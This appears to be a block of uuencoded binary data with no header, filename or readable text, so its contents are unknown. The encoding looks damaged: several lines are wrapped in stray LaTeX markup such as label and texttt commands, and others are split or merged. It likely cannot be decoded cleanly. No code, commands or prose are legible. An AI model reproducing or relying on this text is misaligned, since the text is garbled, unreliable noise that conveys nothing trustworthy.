M2NX%JCIB<,P"7%H8MS.E@2/\$Y#S_&45+)=&"(U\O`:T`,2D4EN9%GD)YDH;1 M>*S\'S>, *;_1,.6+AKD6V4N1G1ND26`E0(SGA*5YB:?..IZ4\$`++!68@PR1. MG<C581*H3BQ:A^!)R_,9S<,#2N*T;@^\C#K%=E.+J49MA%;ONUE8=D.BU^XU MGN-%'>MQN%>,%E_DP;_>`M-8.E%"HJIVL,H4S`L,*\O"T+S`42E'RCH2K'7] MC[&.*:>MHZ%ELTR40)LV"<OEHX=1ZV"9>)K#=ASCX@7DI'2,+Z=0ZD%4E\$F8 M>I#'E[(:<O"6'CR7+3XEO''P@1YR:K`BK:-,I,UIB1C/P@!<Q9LN_ZH='!D6 M5HW+\$\$%J41V#CPE4GC\$*'YX9'PNNM0PP\$R0OZ3H>;M8P7,O[X^289+0_'M.L $\label{eq:mmgicfnoz9=`D;A/=HU\#.O<2U`<T[[S?O0\&_4STZ])} &>3"Y\#^)T8C2KL9N$ $\texttt{M-,2SWHT+P]} \ \texttt{6U3*Y>Z\&U:"Q"AN*RE;+9\#2@F+1*L4()29BQ8I)-GZ*)G*XE<1 }$ MF>Y;&7@Y]O7G_?KLD:P"LMX^O9\$;%Q8W']8?UT(4[YR09JOW_7%1Y5WL@,') M5#IOJG^%[O^P]VW-;>1*FOY!9R*J`!0*I7ZB*<KB-'4Y9*G=WA<%+=&VQK*D MD:AV>W[])K[*S"K4A?;\$[-E]V3AQVF+>D9E`X8[_G[H'4S>,I:[AW'59Y4=R M][TD925)B59WBLQD3,8;:)2!]B4>+VN:Y"6VN1`;(;9";!SO/QBL@U['*>W5 $M(HJXIN6 < FG; BB9A"Q'@54^K > FT&)A"M(@=^/F:+28G,?K;4""XZ\=91*O:,N$ MB)YG/CM;'"]G]6+U@6;\.XC3][1%+N]"%EBV-ET0=K?8+F1V.<<ZZ\$`_6VFE M_X"I]TDJ(U1PM]"OIAF<,O0++P4O,%1\36D\TN*T-Q\$Q@F+SFIOW=[2565*: M,25FA;^\?VCRU\@DP.O9R^<(L7IJXD9F?@C8WD_9/-2*93J6B-WS]'(K7>MR MOWUZVMWR:J))=[#/GFZ8\2<WIAGPV!Q-8SW=[^**+E4K9C1%[U:!2]G@;EV& M8AT0^@7\$V.0C4G[?4?-%ZYUYKW3TCS7X-\T!#I33^*.C-T8AL<=LOM*NQHF= M\$K?;A](]SH50:)5S16Z<5!Z><*]IN\>:MKW,A#L(=R7<14;<6`J8Y)8FII#" M%D:Y[9`;6Z=1NX3/"5^A?'ZPA8[W3PM/*3Q!>4;V\$*X7LSK1I;N8O#:#W@QW M=!U?T7:@.?\$V"Q0SX;;"[92[8*V3S.^%V0MSJ<QAP+R@#6S:S:>&[X\E+0E0 MU`!I]<I,9)1YZN)I(6)(:42(52%N7\$A_W1NTA;![92]'RR'MMII?!F'5_`K9 M058U.DAR!:.L=L`*0W4K'8B<\!7*YYDOV?ZI'[28VU<KY2^%/RB_[.],^&FO MOW?[HJTDTRK-M,J,,8Y-"X':B@"G^@H)TT\$)XK/*BX12)82?2HAE>/NA\$7:L MQG#BN4P2SV7Y?T\46^4R(Z*LBAI)/SE:`'PA+%Y9).52CHUP!.&HA",?9MKR $MG'8FKU8=DY&JH,Y90&Y4@#9F!R5(.7,G$@J5X(<2</)#6$IA"<HR;-7^ 6)Y$ MOEK, 3IC) 9, QDVJ, G9MCDKV@G\=4E&_J6-IF<2U&-%0%.!6BB'1(@)35>!)0J M(/Q\$P/GBSUH-D.2RFEPV_P5^T6^-\%OE=S_AUR,1SA;"[96['')3KV_Y>+._ M%ZX@7)I@;IA@<G`\$Z%R3."78"('1G&T)<(2\$\1(GYU2E?'U2AN/E)CUNY+RP MELH:1ECU#`HH) "R%AJ7(1YC.J.GL5@!F+XRP6V4?B<J:>&OY1(.HT.Y`2[5I MXU5XD5NJ7"E+RC!P0U&I&Q)*/?+BO%0FKY7)FZ'PU&)OQRS6IG`F9\$YD%RI; M&X0QQO?"6`IC4,9JR)CT55PI)2FU).5(L\!]%&&RPN24J1AA0K^OON".H*KT MPETJM[8#D]RJ6X(3--W"2"OP?K:LXV%Z^D0OJ7>L71/0&Q%A502G'\$7O(XWR $\label{eq:mb} $$MB=!EG8/NY[1A9DY]4E-STN"B"]SS!6Z3X$AJ_`>^H7_Y_/'V]BC^\NG!QM\@$ MA?<,O=(T@*R.`ZZC"&A97YWC6!24(-AYG.5_H^JO:1GWB@:U\$1_BD\$@6O2\^ M_@?=<OC2W6\$\BV?G%0/3*AB<G')/);-;LJ9\.\$@PAL\;/#Z)3+B^G%_3%N7+ M>LTT%OZK&LQJ08\$^98Q>#[#X\W)]'7=9,Z)@L9[%YOQMUXNO9O5UDS3,\$)A! MRA4 @5\YHK/U>B87EP''1AN#75W'=[3E06:J++LL;A!`@&CC]+>XS>)L^ P5 $M@>(!H)!@[W^{[QUO$<:R&KS/*)Z/PQ3@I#).%KHH-V[OS[='78Y*(WETD@.$ MXCZOL^7QBCQT]?;Z+%;'=YPI!@D:LO73#4;LE%554F), `:8EQ`W!#/>NA2\> M;@%%H10J?JBX2`)?Z2T';6G.:-_<\P_,EC&\,BT<4G3E9ODRO[_#M\$'6V2BR $\label{local_mwe} $$ 18LL9$1H_WM_WM!_SFGG[TLBSYIL@D`*1MEI\?'I]W"ZI7M[>[V\M'] $$ $$ $$ $$ $$ $$ $$$ MW\$;Z`D6Z982AO<+KMI%/DB7W=[=@Y&N9`]VP3*:W,"I/T)1A=[B0:;8(K,A-MFB>*<+"'9C]0M+AC'A&7*H1Y-FYIBM(S[<GSCNC0N.@\+`7\YF0]^*0QEWNZ

M:>J2RGJ+*23&E08XOCYUKRB=A]UL:;+SE/;CWQ/"5-288BH6:EX_QI/\C9E! MS*QBQ749SJ#__=))Y./%9GXD\[0GK_?WE_OG/^E)_SI>HM>T:C:79LV^^>1J MM; JFANCZSQ4U&/7L[6JQ.>*Y7!&QWGU:(@R%3N1^FG_9W7Q]2\Z]E6@'[X!9 M/AQ3HPVO,8*2/__M4X3.M_?WA,'.+,62PR/7Q</]#\RS*2)\$Q.GVA6Z;?7U^ M4'!%X-OOY)>]?AU@6L57F?_517\$X*Y^IJQG5>)S;>J*HC,[T-1*;NSRC.\V MIQ:!)O(?'G;W4IV<(:61HO"@0'N\$FPT0)S"'(+<;DB='6JW<9!V"L68O+TQ+ MC._1'#2;_)5WW,;&.;LI&OYF8<P@Q.]H5+)>SG&/`'VL>#9<.\$KFD-RWE591 MY; PZC[PIH^.OLI-T=Z;]/%Y/Z+R^G"W7S5?`X1@2U?ZW=P_L&=G\$1,"KAX\" M=EG;/3@DELUR;)8E+_T"><'D<!CS7??-QY>.S<;LLW^B?HSD`&P>'`'JE\R[MT:+I; I8QE6QC8!M+%&F2K&K(,, "P2^C_/EO7UZ6)UN5BGX2MRIC9,7=A.^,#& $M]-35HON::/*0/]^{@P>H}&APJ?';U8]_4KM[Q'(UB(H_>7[\EE!8TVGZ$XRZ))$ MB1LQQ:BC1FV34A5<*D>N.DCHF; "4XN-EK-EJ13?OG:P7B]BSNYK77&1T;H=? M-2VJ?L*2;!V*8^42*6STOS@[N\9%6-<7)R=QE-7H]#A5%/?"MI_>(/<DQZ<4 M\$K!<+S(B#2H]P@VI;ZYH'\$=%76].9]2&+/_7H\$WPAHDM.\<[OM4B999_5T,) $M!4OP(H$_{\$}^{5/PM7YM(P@,E(>^'-(S3XM)?O+O)//"7^;$K/C=90719&YBXG)$ $M:C3<T<:9.E<O7^@3VR#0#==J_2W!A3276535Y0%AFWC09;E4!N,^7M]C:J%Q$ $M3*-(R7VGY/$[,=_$:UYH(IG3.8Z#=PV")"HN^P?#Z*SPY8JFZ!63"^9\\3X.$ MJT[(<L;A[%>JA,U"^*#L#>'B,B&QUS'A%KT"<.B"A"YHZ%16JDBSU0AS,,JL MM/5%U\$2_4DK+E\$[4%\$,U<9YIE-DS<RG,(66>O8N74=2#O`Q<N\$H*5W7S\$N/\ M#8HEWA-V;@8JS<IS.6<*EW5:V4?"S%\`#[:3D3@II"S!)`GY^*W#Y=NL/&@1 M2E19+I'1`01M=F@NHVKJ"=)RYGY-KQC</4A7L!!76"E%O?W\;K<GDL\II1=O MRW!0+>P;5;)1:,;3[CILPH\$UC#F7<:CT:4N'%S"NQIG;Y%,^ULY;,SI6:4:% M9W%A+7YG9^?'*]X\$!V-"O*;M:?:Z?^3!!Z"8'L`HI'U\Z-M=W%N84`GVW>Z! MWG"[B9T)\H_V?9T0_,:QV\8<N7U>O\85\X?\$CWF&[,-?.0]MVI,5VU0#<UYN M[YZ%VRBW96[G,(`608N_GYX7=*\ATSNE+Y@^;P?6V_B]_^<KC5A?:7V<.;QR ME,Q1%.V;1R>(\$XWKI#P5!M^CPR0=?7>V A3MBT=GVQC:&\$4ZM %ZLV?]0;H! $M[<[9E^*]AM71=OPF=[[XJ1*BI!G7^3?GMS87M$0@#\\>=#3Z]KDM>YXKHY'8$ M6`S0V[<-."8893*752XG7\$Y'Z]^PQ8JW!NAX??[2E<-VYX4*\BRH*G4D+T,7 $M=Y2,VA5>J^Z?\1&!7NW;-[*Y?F+\#R2B%SI[EZDC,GS&[L*%3QWM.0)/SO*C4]$ M^W1BK@91<\G?Y?:VVXE"4G'\C>V?'20@WY(H11J;\3/D>]'P!B6J3Z_.?Q>L M]\$8-7U2A?7`A\,)>:IGYNV*E/&#DVV"E.%7S-\$TR>9%K^W5\]_*TW=]\Z62+ MU?IO<_%IVZS%_2E\B@D8[;J<?-LW\";3699166@-LG;VK?[R^O"UJ]8I::%J $\label{eq:mbvqdgx} $$MB\YQDGX)V2]6_5(A[N-$)1-AZ*KD;>N_BF<W:<7^3WT1`]1\R_ZX^"+)C,2$$ MCXBK@!IWBDZ=CQN@=KM,[\$;A?D*<,[\$3KV,&?KY:T@+#=;Q&B8[LUU?K<RZ> ML_&;PQ."01%JW(^D\\LP=2A&]#K1BZL\6'8\G!YGL3@:U"_\$+TAI>H(-E09U MB!R))\$[)ZE18?4'J3I;'UXO5XHQX60\$/KL\QK01`T%++Y\$!2-`E+=_[,ZR-Q M.YG8K)IJ/*E>C*W86(RT?T9=9\$)-;<_X+!]*90WVN,/\$^E'-AX@<N:@3B`Q% MJ#ER6A80)#/CLMBBF^2U^+H-C+75C]#.XNVH4E15+A?4JOSFCA.6S[IISO#+ MV?; E:T]IY: /6&#\H3&?4H\;-W2TK=+YS(&+,>^)FF=(RB,DTG6>ZO\$W8(@YT MT"SK.)-&.0 @Y36- 1(*,Z"(HZ13WG]C*<N!OSR=;3C-<8^5:&RU5Z0=-3K* MFL<N-6D'((X5,(XBY0QIM>,WKCRDE>\%W2]/.@%K2X'=G8`E9OA,S."%K@V-M3,CPV3'W385./IJ@DL8\$LQ5"P<,J4W9),/06"LL+@N30_?;SIGYW<H:#^S1Y M'+V.WW(1%[P.P,F2K+#R:W;^@8K"/^C1`V`+>!CB]E\$<F0*IHN?B,NX]W#2Z MFF1^?=&>&A4KXR_\L\R[`BB3)*_W&UJ!?,3X'IAVS/3]YJ7>42M)U4W>V+2= $\texttt{M]]H[NF\&8:PRS,(PN2)FOV"C<J8+?UQOJ+*P65YOH`@;Q\&C\&`>0*DH,=;./A\&P65YOH`@;Q&C&`>0*DH,=;./A&P65YOH`@;Q&C&`*OH*DH,=;./A&P65YOH`@;Q&C&`*OH*DH,=;./A&P65YOH`@;Q&C&`*OH*DH,=;./A&P65YOH`@;Q&C&`*OH*DH,=;./A&P65YOH`@;Q&C&`*OH*DH,=;./A&P65YOH`@;Q&C&`*OH*DH,=;./A&P65YOH`@;Q&C&`*OH*DH,=;./A&P65YOH`@;Q&C&`*OH*DH,=;./A&P65YOH`@;Q&C&**OH*DH,=;./A&P65YOH`@;Q&C&`*OH*DH,=;./A&P65YOH`@;Q&C&`*OH*DH,=;./A&P65YOH`@;Q&C&`*OH*DH,=;./A&P65YOH`@;Q&C&`*OH*DH,=;./A&P65YOH`@;Q&C&`*OH*DH,=;./A&P65YOH,=;./A&P65YOH,=;./A&P65YOH,=;./A&P65YOH,=;./A&P65YOH,=;./A&P65YOH,=;./A&P65YOH,=;./A&P65YOH,=;./A&P65YOH,=;./A&P65YOH,=;./A&P65YOH,=;./A&P65YOH,=;./A&P65YOH,=;./A&P65YOH,=;./A&P65YOH,=;./A&P65Y$ M%6!8E6]4%5!U_,<LWKN#5M/!VP*YQO+H>1RQ*XAZ)&=OSV?+F%H*7!+AD9/? M\#VN93*18B@,=(.[H>:KFK3Z+9=W1>7=*R7BN0[NM>T086*%\$VRL4PM/V2[M1K; ET, [JD]7L'43#AP*1J^+)APHZO\"NMIR\$*B-D>LAD5YTMSN; UGXW\$V!@T $\label{eq:moyo9!} $$MOYO9!) + & /^O9YG > 2Q + ^H@JWI'BTCO']F'T'NOOF[,@*B/IXYW&E_-]:IFC, $$MOYO9!) + & /^O9YG > 2Q + ^H@JWI'BTCO']F'T'NOOF[,@*B/IXYW&E_-]:IFC, $$MOYO9!) + & /^O9YG > 2Q + ^H@JWI'BTCO']F'T'NOOF[,@*B/IXYW&E_-]:IFC, $$MOYO9!) + & /^O9YG > 2Q + ^H@JWI'BTCO']F'T'NOOF[,@*B/IXYW&E_-]:IFC, $$MOYO9!) + & /^O9YG > 2Q + ^H@JWI'BTCO']F'T'NOOF[,@*B/IXYW&E_-]:IFC, $$MOYO9!] + & /^O9YG > 2Q + ^H@JWI'BTCO']F'T'NOOF[,@*B/IXYW&E_-]:IFC, $$MOYO9!] + & /^O9YG > 2Q + ^H@JWI'BTCO']F'T'NOOF[,@*B/IXYW&E_-]:IFC, $$MOYO9!] + & /^O9YG > 2Q + ^H@JWI'BTCO']F'T'NOOF[,@*B/IXYW&E_-]:IFC, $$MOYO9!] + & /^O9YG > 2Q + ^H@JWI'BTCO']F'T'NOOF[,@*B/IXYW&E_-]:IFC, $$MOYO9!] + & /^O9YG > 2Q + ^H@JWI'BTCO']F'T'NOOF[,@*B/IXYW&E_-]:IFC, $$MOYO9!] + & /^O9YG > 2Q + ^H@JWI'BTCO']F'T'NOOF[,@*B/IXYW&E_-]:IFC, $$MOYO9!] + & //O9YG > 2Q + ^H@JWI'BTCO']F'T''NOOF[,@*B/IXYW&E_-]:IFC, $$MOYO9!] + & //O9YG > 2Q + ^H@JWI'BTCO']F'T''' + //O9YG + /$ MO\4BLDK8\$AI;RL:6S:G:\$IL&^IW8@I]4KD;_&>G+!7B\I+8B>I%L.8W]1R.8 M9;-!WLKO^?IBLZ\$_T\$(`QJ;\$40DTPQ9*++4ECQD\$@(AK&\84C\$:\$X`9PL5VH $M74K-X-P?!4'$33GU0J5[,A$8,5$2+1=_K6)8-VQF3#:$D9_69_";@OA[4*\O]$ MJ'^>]^'O%[/?4:T4SDH=*XT][@A_1V<':'?IL=SIX9Q<Z?X)HZKNIH8;S*\D $M7\;M"Z[X)L?CBJJ]H;W@3(VJ&2#*(,O:,LH90,C`EKMYIK,"Y24$56#X(,3))$ $M'8S)@+%4MC]F:QDV.>P^B,8^O)Q1R_[VXF+%.^-<[-2,("D(3/3F;:0&,;09)]]$ M2SI\6;[3NU0=\$L\DI9#`V@Y!8((*!!`:MX,<L\F6BT*7".KF%\#U6X:_L`-M\$YX`1!0L%II6C]VXG=ZA']S;C\$]])8^!;FEX@PSEYP=6(TV5P2--8E0!7^46 MRF-AVJ2Q?NH>&+T#IFAGM827Y9:LS<-)*2XP#HX"\$5?I)=YZ:K3S<8(1]:_W MM(GAB89VB0N>")@8)A\]%00E&(]`O'R-YZS/-!_]>:>MQL^X@?G]>DD>RQEP MOOJP/)E?K=?-H*%AFL5;+B^N-JL/<0EC69]1<[?Z4%_09KG?Y]3H+=#QBK1L

MB&5#C!@2]_NQ+0ZV`'(-,&S!S_G%Y0>R1'YBZ>'B/:`&"@!G'07K<*@G<0,X M*_"DX(_Z>G%V6<<3._3G.?5,22[]M31'!O\Z,IG^7;LCAW_#41'_I8SR\5]D M41G_0B4(@"WI:UG/3X^J^*NY]C>'?%3!'`JX5A[E4".?HMQ"P&*^C,UB[F!" M3HTLB.)?)?XB_*`O\C`O`)9.#(90/&OIA`Q-(U_&FA^&))GT5(EMZP09'B M-BL#1909R0*;@XY,B<+RCT8C-?R4'?3](C'00+J,1;=9_=[_(!^ZOE2JWAD M/1L#%99+(#^C4'0HX^V81QZ&H9YX6\$72%K.S(P\9TA'U98NBMO?B[;_'CHX/ $MOM.!52)/(\&6\&(IT<E;"1/EWDC])("!O=+JL*.(LX*'KT$ H;/X2\:L@ T(B2))$ M8F.#:TJ+3R*5UYO^H,BKU>(=Q=\$7A2TZ@#/JJ1`=*\%\$6`0!0.E+@NL%)N^/ M22\$G:XEVJ/U2)<T0*'24W;9'B2"N#A@>0^`;JCATZJRGJ<@.:L*-MJH`7[U4 $M' = D(8<4K.@KWI = O\#LM/\&M3C,066*1A2<\$J^6_<UN(,:<I+=40\$)?14*JW#Q$ M,; @XK<-PW_U24#5EA<V,QW>93TW&+T>@B(L(IOD3\WXOM*J#DYTEO_*"ERWP M,\11#0`""LI\$XF\\!CJ]LR8=^T"!S_2KZ?/FJRET[(BSNUN%I!_/U2-_.X-\ M._7!%6Z4N'MNV\$'Q.N`SVA@<*_#E4D8;WNKG?'GU\/6!EC*BIXI_Y,T9O3_V M'^^/XF],DM"_-FZR\$E)@97)+^?=\$AZ\$&Q+Q)B(\$K&IQ-<=#+`TS<]*0K1S#` $MLP\& \ =]E[:5T-/D!DL`DLJ7\&MO-5]SML%0*1?FM7E]*:PZP\ 8YMSEN/(0-R($ $M<K*-(]@?[!G3<TUNF3YW<$Z7)?*0@F&=\^6$*EH9F<0SB1LA89,<9JA'O):7$ M8EN8]EM>,9'))CT',G'=G)ZOW>MM9\$":7&084233U"LZKMT\XM]06J%T0HDI M:HD)3@^<S&)S3IU!\$+*3C)?"%#J"W=08P'HD;&EH3H\$ONT%'G<NZEWN8I%B= M?EJI3Q5]V]]%QMS)0S0\$NTE@E8FP;1=F"A]AGY_X;E840*U!(QE?]F\/L67 $ME=I7M80\&B/N7.P)97>PBG9$'\X]O[_8O()?E))U>$:CC+!8O[*,74-M].WE3$ MHX/N,7.`G_IESO^!W_+9-OPS/A@0/T:;(\L0&EQ>+F@P@R\$N0(TJ!U4RF0`I $\label{eq:m-1} \texttt{M--1}<_\texttt{`Z\$/)^@0/H/NJ@="'5)840+H2DX[A4JK\$'EH8KG\&/":'>7'\texttt{`O/V4\$9B}$ $M4_{3-29-HDJ.W[%_1V$>^EL_[+8^?1\ZP9'*9"H30T2C%N&D%7[.FXU`,Z]]$ $M\&!=G,?GDN?,U^<(^R0N5W10(?9;*79.@T=,?B@$[P"0\P=LF"&]7&^?&L4B$ M9>@B,:,G:!C+0WTO0WTF;`W%8%^AJ:T*5G,1)`6K#L<Z;%?'V4;J9\R(%GC= M/)<0S:2\Z,#CR8[S"WZ74=4KBCJT@H,5BF4C/!L1WQ\\?\O`DH%!QKI-)L5Q MUO%RS?959!]#XGPQJ99?E+M0QK\A%&TE\\5!&Y]08%Q..\$)AZF"`-\$`:F>&C MS[0/L=XUV,7?>Q+P[?&VAP]9@]<'_EVIJSQI`;B(G`JF286F]+3+AXM7X&MU M\XF7A\&3-^">]K<\H*UG67H3RBQ>3MZ[LXQV4>S^AE\$P":W]-VTE];NB-K"% MG!+-E<Q]9&!DQ39POM"=0]3^Q;LCKLZX6<W0\D!C>J%+L[>D3CX\2=_92@EB MLT6>X"^M;/WVS6<*Y`#IQ9QM#-!^(0B)92@#YFE@(4P_7=&4@!B-?OTK@8[3 $\label{eq:mb9+ow5} \verb|MB9+o_W5"*UMD] X_>?7'P($2(=,O2C7Z(8^5@^<V-:)\0W=W^YH@=C@!G\0LW)|$ MN_WK4WJKZ!.!-G=HOPU)Q[=6KJE[>*"@ZYU?[2J6:&63"C;)J4GQR[59M%T\$ $M3!'Y[-.W/7\7N*-N0OHM)@!_BS$*F5Y4FG833!AV$VPQ[":XW#>=\]0N-IV3$ MD6>6:*XM'EADFRD7=PRYULE6`?`L*__\$1R!.ON)3S4!64;&*`!7-\L<_E]`A MDU=/2TH(_,XY[QUVR.`#RBFRW'.743/Z"_7J(\$*[U2H<FAVG"M;19U?U*>V1 MI)FHI?1,'/JN(6[8:91C4K-L/^*\$X3,"Z4#H^/\$;+B\$"#[0K,"'GNG1)'6>Z $\label{eq:mass} \verb|MY>>6&1#E+CSAD;1$^!56<4U(2L&E]&Q*ASW&D:+MGK@21:3VZW7_Y6'SUTW2|$ M5`#Z7PK5Q3'<X\$B-/6U7>[CI5DCO6CXJZE^[^][%3\MO3[0\]_B`078M@1;Y $\texttt{M*7(V]^7M?Z"\$@95!HNZE_+@-ZFG[\>Z>]LOMI!ZH']IRLA,J=D())S3K\#JT; }$ M"J290]71=RY^D`*GS8Z:BDUXD*")J4.15II1+[!U8H#:A[/(,`25`(<L:(50 MP^99F'?S47:JJ6UI0\"FI5U^M::^N F*0S''N^TM?9QV/:M4*9ODV"1<Y=)' M%HS\$MQ!4J>&&+2_1X/Y++2?\,QT1Z]\E!@P&I7(^*;TL^E'F1'REB?/4Y'4; M]`;@OU]M:AK[T'(''H:<-RO#K1!69ED9?_W2/H%W:\$T'?0*4U1=QO]`7&MU] MVSY%;"'H+SORV<9E\,L["B%&IH)9/"@RLOA*\$._H>NHM*K<SG9M?(^'@JN*G $\label{eq:me_two_substitutes} $$ ME_TW? U= "@,@&<(;C$:]DAD2*7M>Z^GX3U[`Q=U]9$E(Q%C4,%G<9C9#C] $$ $$ PARTY$ M['M'T+4L7>#'XL_YZFH3=V08`+"6<4%1P?=-14!1*0D0MV)@52YV#=:+2T9C $M!8Y'D`U>#\D"CTD=)V/L7`,@7:[U[JDY"\D;F"$S/30K/-XU?3>&)E^A.QY_$ M`JA52-2:1F[_R!K+S7W3@7I^NDF^2];P_%)2+BZWXU\$LGO`?P1>,]X@/"-%! $\label{eq:mass} \texttt{M^'WS@:L,CB_@=]P$$!=W\$,..;<7KJ2XVB!HCX@SCV<7Y\O>X=,VP&7TK!689}$ M!UA?-+7?YEEINO!36AQ[=QJ16!/PL(.Q/#V0L2V5C@UHO%D#U>PSHY6_A[AW ML3NS#1@=NA2@-8C_9][]"&[36\;F%5Y=R&95L`*G+*`25LR._SAA&QQY(_ZD MH,6:0-'!+]IV<D9K0NL-#6D!Z58J_([4M.>FIN=_?`/"@B#)D?T(H0.EH1/= M`W.UI"X?+8KY#H9DS*CJ8A]*A++!!1OL8'#]@5H+MMB3Q?A]??J.EG9F*[(9 $\texttt{MOYM=3} (9_+'G\&RLEOF=\$*\#'AWO"1+^,?9"2:[K7`OSD_/3HZ\,\&,=,2,+\9--]$ M+-E\$#Q.;7D3L6K.=L4?>`DE_XY=CDM,!KQ=Q\$8N@>0JMUQ]6,TIQ?%E:#*NN $\texttt{M6'7@V:0K3JFJ6>M9W.^^O:2\#-@5USFR`\#P)Q*S;X6>"2Y9F\#\K\#V8FQ7XI(\$) }$ M6A9HQ\$*1Z`Y*Y&YW8J.(+%BDDRDTENA_(I\$G!U3@BN65+,^+B2(P_-Q\$'!<!

 $M+C&51>-D!\@D0">KN"\,J/SGTOEL1Y8LS4&(R(=[(8T5'+]=B8)?\'">%5"0$ MV`\AHL"+`O\$V]G``4OZ*?)E#LQW70PC+UWG14@HPJW4Z-/L%#7DN&KK9`C&L $MHYW-E*S&DC[KL(=U*87E<S,+-F)9*N2VTTF'L<W?J$$7DI0)GI8E.@J15?!$ MNK#I@/7\0JKFN>[=Z683Q+\.DXD.R5=L\6\$EYE<RUA@I3-8J83FB19+62-*> MB@;WTV8K+Q,GG8K,0F0ZJ<4JU/^*V277X](D%5GE!Y\$OK00V1XB*ZA=4V`PJ $MDC/(+(:5V*R45*KD?:0*FE_18J*EF8IC.:1&9]ZE499=&J+H5[+6(FMY"DL4)]$ MJ21158HJ25K9L"2J?B5Q=2^5RSNZ5!3K<IGHDN3%%A!6Y'Z6O!8=+)'.S"*: $M/,]2^{"792}[F(P16"+!1'W\5<767[.A2-W9U(&+=K^2H2]KH$2-*,:+)T1$U$ $MS06_?$ ^W1K.DD>F^&!>/Q!&[2=0.%VW2]@,T,<90"#=UG@Y(TVR\^\D_>%7&' MG^UIKU<`NGLA/CX^W@.&]HJ!]\S6;183-H%\NM\S36X8]'*#R0LT23(2%C;O MY:XM!>GNPMN/HBZW#+KY(299)U3;/0LO&/*)AM,ZERO"GEY?><)8W_1MWXK* MA>B&=OEAPI[371*`NON[K0S'%?;X3+<NIT/RCR_[9_5:%QBUJ>TEZZ.Q/Y?: M93JMIC"="KC90GZ\$114;2I"[!F`5\,J00B\$Q@MRX9@IL(%79\C%-UM)0#!G6 $MBD<065H+_<*0HA4GH*`@BB.+\PJ[^<&@2D$()/<7**BQY-9,$0@G@*ZE3L/G$ MVA+%"+!LIT`)"R/*UD=/2F[S#01["VZE/#T_/OVU9;@K![M[1IJ)2IJ)0IL) M/!3,ZZX9EGON?Z>5LJ1J004.1;VZJ%46123-V,!D)\50VF"I%AB!4U2L+EE_ MD<47/0C52!WNT4@M8#7:L+6CWXY@4>V@&AH:LQ9RL`%0+#P#W#_=P%`YX+") M1\MIEB"!SPA\9!+0U7ESF&AOC(FH%J46>;&HB0B/4%>S#W0>5<OJ-BVLMC H $MD'!GG3"3HS'QOT'S3>HIHU^S&UZ=Y0:/4^,FOE_P(D!,+2%A$N5B8!`#R\9`$ MFA?"XDQ<TYC/<(L_7S\IYE;XTOSWUC"P=''WM+U/"N%=LFZD4^,'C&"S?29F M5S![,<)!']+9V^6*'C/`B4"PY7\$-[6(VEPDL_'UV55_-5F"GD`,4<VL93U]= MS'Z/&RFL:>#'\4KG+L([(.*!*@BX6,>5('(YBY[]OL`1Q<UR3GMV/:":=R9S $M3+=9T":813SN2+L96.(\[FW^P:(U=>-%S^4E]5U"8LU1WL@E=KIM9]TJ+'*1$ M=45G*2FGZ=;OB_,X?,+-7^P(VG]#F7&F!^%"7DEIE_3>?'3L;(;]M)3B/W4T MQT<: `9]/I96<#095TR+\]W)*%H3Z-VA.Z1+3G)AFITR3MW!!U?2815G7L&T+ $M!"6ZS:Q"6\<I\6)-*=90`[%</+Q^2_9(&"REM9L,01E43Q4[HBE7LL\P1;'*]$ M.\$'.DM\,>84H%[O&J6I&8CVSO]T0`HQ86=K1#8=,YI2LF-YR"\$*.,\$ZY,LPK $M<]G?:[CY>O?$5$&IJL$^P]C?96DA$[J0"YVN7\WO'Q]V3&>4SG;H*M/QN>ZR$ M`)GKAS`4*L)S"(5G&#_=;@%Z*J@(9;2R"4D0\$C\DJ1DS&;=0B6E5=B!N5:YD M9CIN(!S&K;+*[*;C5A5*Y0_%K2J5+AR*6R4E,UDV%3?=28*Z5R0;?,&9JPPC M@5.F8>C2C2DFHW*S7,4KI]#(CJELE*AFW&C\@"K40C\:/R8KE2Q,QP^\$:?P` M4T_FV7C\@,N5RHS'C^FLTKGQ^#%=H71^*G[#S3X&,Z&],.:EB@H(XY`W">8(MGL.%(X"L9(RL\$UE,P;'.2=*:*2;C:]2KQAR(K[%*YJ;C"\)A?\$VAS'XZOJ94 MJG`HOD:SQ6:'XFMSI3,_C:\\$MRC[L;56Q;A!;`\'5J-JR0\$L_<T80Y"1=T33 M.%W-Z,EPVE*M#0?":=6'A!X/IQ`.P^ER93;3X716J=RA<+I"Z?RA<+I2Z<*A M<+:A'%13IZ4NLB24DV'4\$.)!?Y;:HM/P8:3*TH<T-:,F0U=8M<X="%U1*)F? M#AT(AZ\$K2F4.TZ\$KU\$\^.Q0ZGRN=.10Z;Y7.386.UZD1.9_U(^>UT)X[.,HR M\$CC`.2B>2LPR&:M<0D&>8-%#DIHQDU'SZJMRJG\#9*YD4_T;(1Q&K;3*[*:C M5A9*Y0]%K2R5;K)_`ZR6+\$SV;\X>'^Z^[IYY:.'[80NYBI#NC?+TXZ8(#DOL M#+-402N?D)`W6/H(3<VHR="\$0JT[U+4)I9)-=6V\$<!BZH\$ZL#G1MJERI#G9MM*JMT![LV5:%TDUT;/92'VF'[H:M*%=%V:<9.YW41')?8,V:I"5I#QP\DL OA M3<VHJ=!9[3?;;+S7PF16R:9Z+4*8A@ZP0IE'>RU,52K59*\%V\$KH\LE>"["Y MTHWV6C: WR-^VNW]SS57S?\$20`!<2H(ZTL#SB2*`RS'*7:-1<&;41%"6`IA M, 458, W[T2"%004VN#D359\$)F\NFH@A!1!7A[RS"CS+8?U??T&*NP.B4KDK"* MNU`LKCQ]UQNOS"5</^;PQ,U8-(8H(%+7Q@XO2TO1M>IX*?R80ZUZRN8''&J-MDMEIAX)PZ%#KE+DXX%#KE:P<.'2SVWUELJ!DU:":;/CF7."=ELWE@XHR?WSZ M43\RH5'"3L2-T3M\[_9,Z)102])Y'(1V%@NA5*R0QB"'\$I=[SYC+R=(@A)K $MB71KY=7\#_8`<YSSXNCA66&A9BTY9;7!IXT%\\2M<IJLL]YQQ?7-JD;=5/V\\(I$ M-UH,(4_REH&2FUB0@#!@F%RQY!X1F.)KU?-B1U.W"&K,H;;`JV?\X;;`:UM` M%Q3K'=_88,X\$1B4E#0.SL/\$Q_^AA%69QRC)L))BA5RSOE:4<Y#?,&F,*RE3U M4EU+R>KTT(4MU3-EGJ0]7RUZTQQ_:MYQ8A:C+#:i`-IDW6JI/CTV6506_30J MG4I!&O78TFQ*<7)J"4D%V6]&N(5*DFN43',,!N:C.58&M?10C@7U9#B<8Z&; M8T@MVNS>G-=[9@JCHI(DD[J%2XUYFLGT'1N<,L.Q3)XXE&'LH@!'0A8P3"U8 M.!#B4G3-T,G*&8):<LAQE3JN.NRX"H[3EY08:)0;OI+G:?CSTR%T2E@(H5;# 